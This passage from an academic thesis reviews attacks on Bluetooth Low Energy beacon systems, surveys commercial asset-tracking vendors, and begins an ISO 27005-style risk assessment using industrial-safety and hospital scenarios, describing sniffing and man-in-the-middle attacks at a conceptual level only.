


Figure 2.5: Research process of the review performed.

The following enumeration statement presents the reviewed attacks targeting BLE systems:

1. **Passive Sniffing Attack**: The attacker places in the path of data transmission, which allows him to eavesdrop and capture every data being transmitted. Most BLE devices have poor encryption functions which enable the attacker to decrypt the communication quite easily [9] [57] [114] [95] [21] [107] [70];

2. **Active MITM Attack**: MITM stands for Man In The Middle. The attacker interferes with the communication process, corrupting the integrity of data. Intercepting data packages sent by one device, modifying and then sending it to other devices, cf., [9] [104] [113][45] [107][66];

3. **Replay Attack**: The attacker captures data packets and re-transmits them with malicious intentions. Encrypted packets can also be re-transmitted if proper defense

mechanisms are not implemented, cf., [9] [104][48] [45];

4. **Device Cloning**: Attackers can capture the BLE beacon identifier and then clone it onto their own malicious device. Attackers can impersonate legitimate BLE beacons by broadcasting fake beacon signals with identical identifiers. This can mislead users and cause them to interact with malicious devices, cf., [9] [104] [113] [99] [41] [95] [21] [48] [45] [77] [66];

5. **PIN Cracking Attack**: This is a type of cryptographic attack. The attacker captures packets sent by BLE devices and then tries to crack the key used in data encryption, cf., [9] [104] [95] [21] [48] [45] [70] [66];

6. **Authentication Attack**: The attacker tries to exploit the cryptographic weakness of BLE pairing process by observing the key exchanging and connection authentication process. Then, tries to recalculate the shared key for himself, cf., [9] [114] [104] [99] [41] [48] [70] [66];

7. **Battery Exhaustion Attack**: One of the main features of BLE is their low power consumption. An attacker can prevent the target device from entering into low-power mode, for example by making multiple fast connections, and draining its battery, cf., [9] [99];

8. **Denial of Sleep Attack**: An attacker sends continuous data to a BLE beacon, preventing it from entering energy-saving sleep mode. This rapidly drains the device battery, disrupting its function and potentially causing a denial-of-service situation, cf., [9];

9. **Jamming Attack**: This attack is a type of Denial of Service (DoS) and happens in the physical layer when an attacker sends needless signal through the communication channel creating radio noise between the connected devices, cf., [9] [114] [60] [45] [70] [66];

10. **Fuzzing Attack**: The attacker uses a certain program to send corrupt random data or previously crafted malformed data to the target device which can make it crash or misbehave, cf., [9];

11. **Blue-Smack Attack**: BLE uses L2CAP for data transmission services. The attacker targets L2CAP protocol and disrupts the service. Similar to the Ping of Death attack, cf., [9] [113] [84];

12. **Device Fingerprinting Attack**: This is an attack that tries to identify a device's unique features such as Media Access Control (MAC) address, UUID, Generic Attribute Profile (GATT), and advertisement packets. Resumes in violation of privacy. Used to plan further attacks, cf., [9] [114] [113] [74] [48] [70] [66];

13. **Activity Detection Attack**: This attack has the goal of tracking a user, without his consent, in a certain environment. The attacker can get confidential information by observing the BLE smart wearable (used in industry and health areas), cf., [9] [60] [74];

14. **Blue Printing Attack**: An attacker uses the foot-printing process to collect information such as Internet Protocol (IP) addresses, protocols, domain names, and Access Control Lists, which can be used to prepare future attacks, cf., [9] [113] [84] [95];

15. **Physical Hijacking**: This attack happens when a malicious actor has access to the physical device. This allows him to remove, destroy, obstruct, and change the position of the target device. The attacker can also adulterate the device hardware, cf., [113] [99] [60] [95].

2.2.2 Asset Management BLE Vulnerabilities

A research was conducted to further investigate the vulnerabilities in AM BLE systems, as part of the review. This research followed the procedural review outlined in Figure 2.6.

Initiating the process, two research questions were formulated:

- **Q1:** "What types of attacks are documented that target indoor location systems utilizing BLE technology for asset management?"

- **Q2:** "What forms of attacks have been identified against indoor location systems for asset tracking, specifically concerning the iBeacon Protocol?"

Once again, Google Scholar was identified as the preferred search engine. Corresponding queries were designed and executed to address the defined research questions. The outcomes of this search returned a collection of 60 articles from *Query_1* and 28 from *Query_2*. These 88 articles were filtered, initially based on their titles and abstracts. Subsequently, a more rigorous evaluation was performed, considering the content and conclusions of the papers. This filtering led to the identification of 20 pertinent articles that formed the core of the subsequent review.




Figure 2.6: Research process of the review performed on AM.

BLE-based indoor-location systems do not go unnoticed, which makes them a target for cyber-attacks [58]. Authors in [9] present a cyber-attack survey for the security and privacy of BLE. They also present possible attack scenarios for different types of vulner-

abilities, classify them according to their severity, and list possible mitigation techniques. In [80], authors introduce the security concern theme relative to Low Power Wireless networks (LPW) due to their specific security vulnerabilities targeting the used communication protocols. Authors highlight that exploiting these vulnerabilities can lead to Energy depletion attacks (EDA), which can quickly drain the device battery power.

In [11], the authors investigate and compare the emerging wireless network technologies ZigBee, Bluetooth, and BLE, in order to integrate them within the industry sector, more specifically the construction industry. This implementation will allow for controlling human error, losses of productivity, time theft, noncompliance, and poor scheduling. As expected, the security concerns regarding these technologies were also addressed. Authors highlight that cyber-threats are almost limitless and that it is crucial to implement end-to-end encryption when using wireless network technologies. Ransomware attacks are also included due to their rising in the current days. Authors in [87] address and discuss several indoor positioning system technologies. Regarding the security of these systems, data privacy was again deeply mentioned. The authors concluded that data privacy achievement depends totally on the design of the indoor positioning system. In [108], authors mainly focus on providing a complete survey of indoor localization systems and technologies, one of which is the BLE technology. This article also addresses the security challenges entailed, such as location privacy issues, weak authentication mechanism issues, energy efficiency, and environmental radio noise which can be exploited.

Identifying enabling IoT technologies from the physical to the application layer and discussing their characteristics is the authors' main goal in [100]. A highlight of the flaws, cyber-threats, and vulnerabilities of these technologies, is also made. The authors divide the security issues into three components: Data confidentiality, Privacy, and Trust. Data Confidentiality issue includes lack of authentication, insecure interfaces, lack or improper encryption, and access control. Privacy issue includes data protection, legislation, and traceability. Trust includes proper identity management, insecure software/firmware, and loss of user control. In [88], authors discuss four main aspects related to the medium access control layer design and data query processing for wireless sensor networks. The first aspect is energy reservation, where asynchronous MAC protocol and asynchronous schedule-based MAC protocol are proposed, because of their capabilities of removing accumulative

clock-drifts without any network synchronization. The second aspect is to improve security for DoS attacks, where a secure MAC protocol for WSNs is proposed. The third aspect discussed is query processing with uncertainty for sensor database systems. Lastly, the fourth aspect is the throughput maximization on MAC layer for ultra-wideband communication systems. Authors in [109] present a contextualization of microlocation technologies, techniques, and services in order to locate any entity inside smart buildings with great precision and accuracy. One of these technologies is BLE beacons. Another contribution of this article is to detail the challenges that come along with the use of these technologies. On the cyber-security challenges, authors highlight multiple problems, such as privacy concerns, once revealing the user's position is an issue; energy consumption tasks can be triggered to drain the device's battery quickly; data integrity and authentication once that most authentication techniques depend on the extensive exchange of packages, which is not viable for microlocation; among others. At last, several mitigation defenses are proposed. In [59], authors state that electrical energy demands are increasing daily and that cyber-threats are also rising. A review is made of the multiple security concerns and applications while integrating wireless network sensors with smart grids. The security threats pointed out by the authors include data privacy, identity spoofing, eavesdropping, authorization and authentication attacks, and denial of service.

ZigBee is a standard that defines a set of communication protocols for low data rate short-range wireless networking, as described by the authors in [33]. It is a direct concurrence of Bluetooth, being ZigBee suitable for transmitting and receiving simple commands through wireless communication. Regarding the security theme, authors point out two main concerns in wireless networks: data confidentiality, where a malicious actor's device can capture private data by simply sniffing the network; and data authentication, where a malicious actor can modify and resend one of the previous messages even when the data is encrypted. Mitigation techniques are also presented. For data confidentiality, a strong encryption algorithm can prevent a malicious actor from accessing private information. For data authentication, tamper-resistant nodes should be implemented in order to erase sensitive information when tampering is detected.

Nowadays, it is fundamental to secure all industry IT systems because it can bring loss of profit when vulnerabilities are correctly exploited by malicious actors, as stated by the

authors in [55]. In this book, the authors make a contextualization of RFID technology and its implementation in several industries. Further in the research are addressed some threats to this technology and the respective way to mitigate them and successfully secure these systems. The authors' main contribution is to help other researchers understand this technology and the challenges that come along with it.

Authors in [36] address multiple challenges on IoT devices. One of these devices is BLE beacons. One of the issues related to BLE devices is the long time for the devices that encode vulnerable versions in hardware and firmware to be replaced/updated, due to the very large number of devices and the lack of updates. Further in the study, the authors also proposed an architecture that supports an integrated set of privacy-preserving controls based on federated identity and access management patterns. In [89], authors state that technological growth in healthcare is clearly beneficial, but it also brings new security and privacy challenges for these systems. Further in the study, the authors present a survey of related work in embedded health and medical systems. It was found that securing embedded health and medical systems is hard, done incorrectly, and is analogous to non-embedded health and medical systems such as hospital servers, terminals, and personally owned mobile devices. At last, two new and secure health systems were designed and implemented. The first one is a wearable device that addresses the problem of authenticating a user, and the second is a lightweight and low-cost wireless device that enables secure location-sensing applications that could improve numerous healthcare processes. In [35], the authors propose a matrix of security and privacy threats for IoT technologies, one of which is BLE devices and their protocols. Further, in the study, they used the Spiekerman and Cranor's three-layer privacy model to analyze the privacy requirements of IoT. A structured literature review of 54 specific available middleware frameworks and how security is handled in these middleware approaches is also presented by the authors in this study.

The evolution of Bluetooth technology in the past 25 years is discussed by the authors in [110]. The article also addresses the BLE technology and its respective related issues and security risks. The main BLE technology security threats pointed out by the authors are passive identity tracking, man-in-the-middle (MITM) attacks, and eavesdropping. Identity tracking can be mitigated by intermittently altering the address of the

device. Eavesdropping attacks can be mitigated by implementing strong encryption algorithms, authors suggest Advanced Encryption Standard (AES). Last, are stated the application areas where BLE can be implemented and the respective benefits. In [47], authors present all the IoT protocols and their specifications and study threat scenarios arising from the use of IoT in enterprises. BLE technology is deeply addressed. The authors identify several cyber threats regarding BLE, such as MAC spoofing attacks, PIN Crack Attacks, Man-in-the-Middle Attacks, BlueJacking Attacks, and BlueBorne Attacks. In [53], the authors introduce the BLE concept, enumerate the generic BLE attacks, develop a generic BLE threat model, and test the BLE security. Several cyber threats are identified: spoofing, tampering, data exposure, privacy concerns, DoS, among others. Authors also provide a detailed and explained list of BLE security testing tools, such as BlueZ, hciconfig/gatttool, Pygatt, gattacker, BtleJuice, Nordic NRF51 dongle, PyBT / Scapy, among others. In [61] and [72], authors address several threats related to IoT. Mitigation defenses are also proposed. Authors highlight some of the most severe, yet easy to exploit, security and privacy threats: leakage of personally identifiable information; leakage of sensitive user information; and unauthorized execution of functions. BLE beacons are being increasingly used in smart city applications, as discussed by the authors in [25]. This growth also raises an attractive target to adversaries for social or economic reasons. In this study, a contextualization of different attack types against beacon systems is given. To make security evaluation and the corresponding protection easier, the necessary potential impact and potential defense mechanisms for various threats are described. In [73], authors say that secure location sensing has the potential to improve healthcare processes regarding security, efficiency, and safety. Further, in the study is proposed an application called Beacon+ that uses BLE technology with the iBeacon protocol. This application is secured against spoofing, temporal, and authentication attacks. The authors also ensure that the application enables secure location sensing, such as real-time tracking of hospital assets.

2.3 Commercial Solutions

BLE beacons play a crucial role within IPSs, as previously stated. This section aims to delve into the market of commercial solutions regarding these devices and focus particularly on their role in assisting in asset management and tracking.

BLE beacons serve as fundamental components in establishing IPS, providing the ability to locate specific devices within an indoor environment, thereby smoothing the gathering and presentation of multiple information.

In practical scenarios, the application of BLE beacons spreads across various commercial sectors including healthcare, industry, retail, and cultural domains. Their utility applies to where there is the need to locate something or someone within an indoor environment.

For instance, within the healthcare sector, BLE beacons can be employed to track machinery and patients, ensuring efficient and quick resource location and efficient operations [86]. Similarly, in the industrial sector, these devices help in locating machinery and products, optimizing inventory management, and improving operational efficiency [22]. The retail sector uses BLE beacon technology to personalize customer experiences by providing targeted coupons or collecting insights into consumer behavior based on the areas most frequented [2]. In the cultural sector, such as museums, BLE beacons are used to offer interactive and location-based content, enriching visitor experiences [8].

There are several companies specialized in providing BLE beacon devices adapted for these purposes. Among the most reputable and well-known players in the industry are Estimote [32], Kontakt.io [63], Gimbal [38], BlueCats [15], and Radius Networks [85].

BLE beacons assist in the asset management process, using their location capabilities to do asset tracking and control, promoting and enhancing organizational efficiency.

Employing BLE beacons into asset management systems has several benefits, including real-time monitoring, high accuracy, cost-effectiveness, and operational efficiency, compared to alternative location technologies such as UWB, IR, RFID, and US. BLE beacons stand out, making them a preferred choice for robust asset management and tracking systems.

There are several solutions available for asset management using BLE beacons within

the market. Innomaint company provides an AMS using BLE beacons that allow live asset status broadcast, compatible with all mobile devices and tablets [52]. This solution also provides features like asset life cycle management, interactive asset floor plans, procurement management, IoT-based energy monitoring, inventory management, and fixed asset auditing. Similarly, Kontakt.io company provides BLE beacon devices and a platform specifically designed for AM across various sectors including industry, healthcare, logistics, and retail [62]. This system grants time efficiency, streamlined equipment management, real-time location tracking, and optimized asset utilization. Estimote company also sells beacon devices that use both BLE and UWB technologies, and despite the fact that they do not provide any specific software solution for AM, they provide Software Development Kits (SDKs) for both Android and iOS apps [32]. By integrating their SDK within the wanted context, clients can build spatially-aware applications. Further exploring the available solutions, companies like BlueCats and Ruuvi offer integrated BLE beacon solutions tailored for asset management and tracking, encompassing both hardware and software tools [15, 90].

However, it is important to note that while these solutions offer extensive functionalities, none explicitly address cybersecurity concerns associated with the use of BLE devices and technology. The oversight of cybersecurity within these solutions raises considerations regarding the robustness of these systems against potential threats. Table 2.3 presents the primary features offered by each respective company, including the sale of BLE beacon devices, provision of an AM solution, availability of a SDK, provision of beacon cloud services, and if they address cybersecurity concerns.

Table 2.3: BLE and AM companies and their features.

	Sell BLE beacons	**AM solutions**	**SDK provided**	**Beacon cloud**
Innomaint	•	•		•
Kontakt.io	•	•	•	•
Estimote	•		•	•
Bluecats	•	•		
Ruuvi	•			

Chapter 3

Risk Assessment Methodology for BLE Indoor Positioning System

In this chapter, based on the attacks found and reviewed in Section 2.2.1, and in the two AM scenarios presented in Section 3.1, a risk assessment was estimated. This study considers both the likelihood of happening and the impact of each attack for both scenarios. This multifaceted approach ensures a comprehensive understanding of the security area being investigated.

According to ISO/IEC 27005 [51], in the context of information security management systems, risk can be qualified as the effect of uncertainty on information security objectives, usually associated with a negative effect. This risk is associated with the potential that threats will exploit vulnerabilities of an information asset or group of information assets and thereby cause harm to an organization.

A risk assessment is the complete process of risk identification, risk analysis, and risk evaluation.

- **Risk Identification:** process of finding, identifying, recognizing, and describing risk sources, events, their causes, and their potential consequences;
- **Risk Analysis:** process to comprehend the nature of risk and to determine the level of risk. Risk analysis includes risk estimation;
- **Risk Evaluation:** process of comparing the results of risk analysis with risk criteria

to determine whether the risk and/or its significance is tolerable for the organization;

3.1 Application Domain Contexts

As context for the risk assessment, the following two scenarios will be considered, regarding industrial and healthcare environments. Two distinct scenarios illustrating the practical implementation of AMSs have been crafted to demonstrate the versatility and applicability of this strategic technique. These scenarios not only exemplify the adaptability of AM but also highlight its crucial function in various contexts, meeting the distinct requirements of each environment.

3.1.1 Industrial Scenario

Considering an industrial context, the implementation of autonomous machines has emerged as an essential strategy aimed at increasing manufacturing efficiency. However, while this innovative approach promises enhanced productivity, it also ushers in a new world of safety considerations. To ensure the well-being of human workers, it is necessary to take meticulous precautions in order to prevent accidental entries into the operational zones of these machines. To address this safety concern, the use of technology such as IPSs becomes indispensable. These systems stand as a sentinel, actively monitoring the machine's surroundings and contributing to the orchestration of a secure environment. The coexistence between human presence and the autonomous machine's operational space needs a dynamic approach. IPS can effectively delineate designated areas into two distinctive zones: the Warning Zone and the Danger Zone.

Fig. 3.1 provides a visual representation of this use-case scenario. It serves as an illustrative depiction, portraying how the AMS actively tracks the movement of staff members within the vicinity of the autonomous machine. The delineation of zones is a strategic guide to prevent potential harm.

This scenario has the following workflow:

1. Each machine possesses two redundant beacons that are used in parallel to identify both zones. Also, staff members must be using one small wearable device that responds according to the information gathered from the beacons;

2. Supposing the distraction of a staff member, if he enters into the warning zone (yellow area), his wearable device emits a signal, so the user remembers that he can not enter there and step away, while the machine slows its working speed;

3. If the staff member continuously approaches the machine and enters the danger zone (red area), upon detection, the wearable device instantly emits a vibrating and sound signal to notify the user that he is crossing into the danger zone, while the machine stops completely;

4. The staff member gets alerted and immediately leaves the machine range area.




Figure 3.1: Industrial asset management scenario.

If this IPS gets compromised and starts misbehaving, any staff member counting on this technology to get him safe and watch over him, can accidentally enter the danger zone of the machine and get injured or even killed. Thus, it is essential to establish mitigation processes to prevent such occurrences.

3.1.2 Hospital Scenario

In the hospital context, asset management is used to keep track of important machinery, nurses and doctors, and even patients. Figure 3.2 presents a fictional hospital scenario

created to simulate the real application of an indoor positioning system for hospitals. This scenario focuses on the quick location of needed health machines inside the hospital buildings, however, it can be applied to staff and patients' locations.

Within the environment of a hospital, the implementation of AMSs emerges as a paramount strategy, keeping track of vital machinery, medical personnel, and even patients. The orchestration of these various components plays a crucial role in the overall efficacy of healthcare delivery.

The notion of AM within a hospital context goes beyond traditional equipment tracking. It is a comprehensive approach that includes not only the tangible assets, but also human resources that collectively belong to and compose healthcare. From nurses and doctors to the well-being of patients seeking medical attention, each specification forms an integral part of this approach.

To concretely illustrate the potential of an AMS within a healthcare environment, Figure 3.2 depicts a fictional hospital scenario. This conceptual scenario serves as a simulation of the real-world application of an IPS customized for hospitals. In this illustration, the spotlight is directed toward a fundamental aspect of hospital operations: ensuring quick and swift access to essential medical equipment within the extensive hospital area.

This scenario has the following workflow:

1. All hospital rooms are equipped with a minimum of one BLE Beacon device and all the medical equipment machinery is equipped with a BLE tag receiver device that has an Internet connection;

2. The staff member situated in room 1 needs to retrieve a particular medical equipment stored in room 6. However, he is unaware of the exact location of the equipment;

3. Within room 6, the medical equipment tag device actively receives data from Beacon number 6. This beacon accurately points to the equipment presence within the room. Subsequently, the tag device seamlessly connects to an online database via an Internet connection to update the correct room location;

4. The staff member employs a pre-installed mobile application on his smartphone to check the location of the required machine. The application promptly provides the

information that the machine is currently situated in room 6;

5. Without hesitation, the staff member proceeds directly to room 6 and retrieves the desired medical equipment.




Figure 3.2: Hospital asset management scenario.

While this might appear inconsequential within the context of the current scenario, its implications increase significantly when transposed to a real hospital environment encompassing numerous rooms across multiple floors. In such a dynamic environment, the process of retrieving machines becomes highly time-consuming, and the stakes escalate as there are lives at risk, and every second holds significance. This highlights the urgency of fortifying IPSs. These systems are not just about convenience, they are fundamental lifelines that demand robust security measures to ensure their availability and integrity. The lives entrusted to the healthcare system depend on the time and accurate information provided by these systems.

3.2 Risk Identification

The risk source can emerge from three different types: human, environmental, or technical. A human risk source type can be intentional or unintentional.

A vulnerability refers to a weakness or flaw in a system, application, network, or any digital asset that could be exploited by malicious actors to compromise the security or integrity of that asset. Vulnerabilities can exist due to programming errors, misconfigurations, design flaws, or other factors [13]. In the context of cybersecurity, vulnerabilities are considered threats. A threat can be characterized as a potential danger or harmful event that can exploit vulnerabilities to compromise the security of a system or data [49]. Threats can be caused by various entities, humans and non-humans, such as hackers, malware, insider attacks, and natural disasters.

This survey will only consider human risk sources. The risk events being considered are the vulnerabilities found and reviewed in the Literature Review, Section 2.2.1, being these:

3.2.1 Passive Sniffing Attack

A passive sniffing attack is a sort of cyberattack in which an attacker intercepts and observes network traffic in order to acquire critical information without actively communicating with the targeted systems, as depicted in Figure 3.3. The attacker watches data traveling via a network segment to capture information being exchanged between devices [31]. Passive sniffing attacks are frequently carried out by exploiting flaws in network protocols or by employing tools designed to capture and analyze network traffic, such as packet sniffers or network monitoring software. These technologies enable attackers to intercept data packets as they travel across the network, giving them access to potentially important information such as login credentials, financial data, personal information, and other sensitive content [83].

The main characteristics of passive sniffing attacks include:

1. **Stealth:** Passive sniffing attacks are difficult to detect since the attacker is not actively communicating with the target system. They are essentially "listening" to the network traffic without leaving any noticeable traces;

2. **Capture unencrypted data:** Sniffing attacks are particularly effective when the intercepted data is transmitted without encryption. Unencrypted data can be easily read and understood by the attacker, potentially leading to the exposure of confidential information;

3. **Risk to privacy and security:** Sniffing attacks pose a significant risk to both individual privacy and organizational security. Attackers can use the captured information for identity theft, unauthorized access to systems, or other malicious purposes.




Figure 3.3: Passive sniffing attack architecture.

3.2.2 Active MITM Attack

A MITM attack is a type of cyberattack in which an attacker intercepts and alters the communication between two parties who believe they are directly communicating with each other. In this attack, the malicious actor places himself between the two legitimate parties and has the ability to alter or even inject their own content into the communication stream. This type of assault can occur in a variety of settings, including online transactions, email exchanges, and any other form of digital communication [27].

Figure 3.4 presents the architecture for a typical active MITM attack:

1. **Initial Setup:** The attacker positions himself in a way that he can intercept the traffic between the victim and the end node. This could involve compromising a router, exploiting vulnerabilities in network protocols, or using other means to gain a foothold within the network;

2. **Interception:** As the victim initiates communication with the intended recipient, the attacker intercepts the traffic. This can be achieved by manipulating the Domain Name System (DNS) to redirect the victim traffic through the attacker system;

3. **Relaying Traffic:** The attacker now acts as a relay between the victim and the intended recipient. The victim believes they are communicating directly with the recipient, while in reality, their communication is being passed through the attacker system;

4. **Data Manipulation:** The attacker can choose to manipulate the communication. He can choose to pass the communication unaltered, modify the content, or inject their own malicious content. For example, alter the contents of emails, modify transactions, or manipulate website content;

5. **Stealth:** Active MITM attacks often aim to remain undetected by both parties involved. If executed effectively, neither the victim nor the intended recipient may realize that their communication has been compromised.

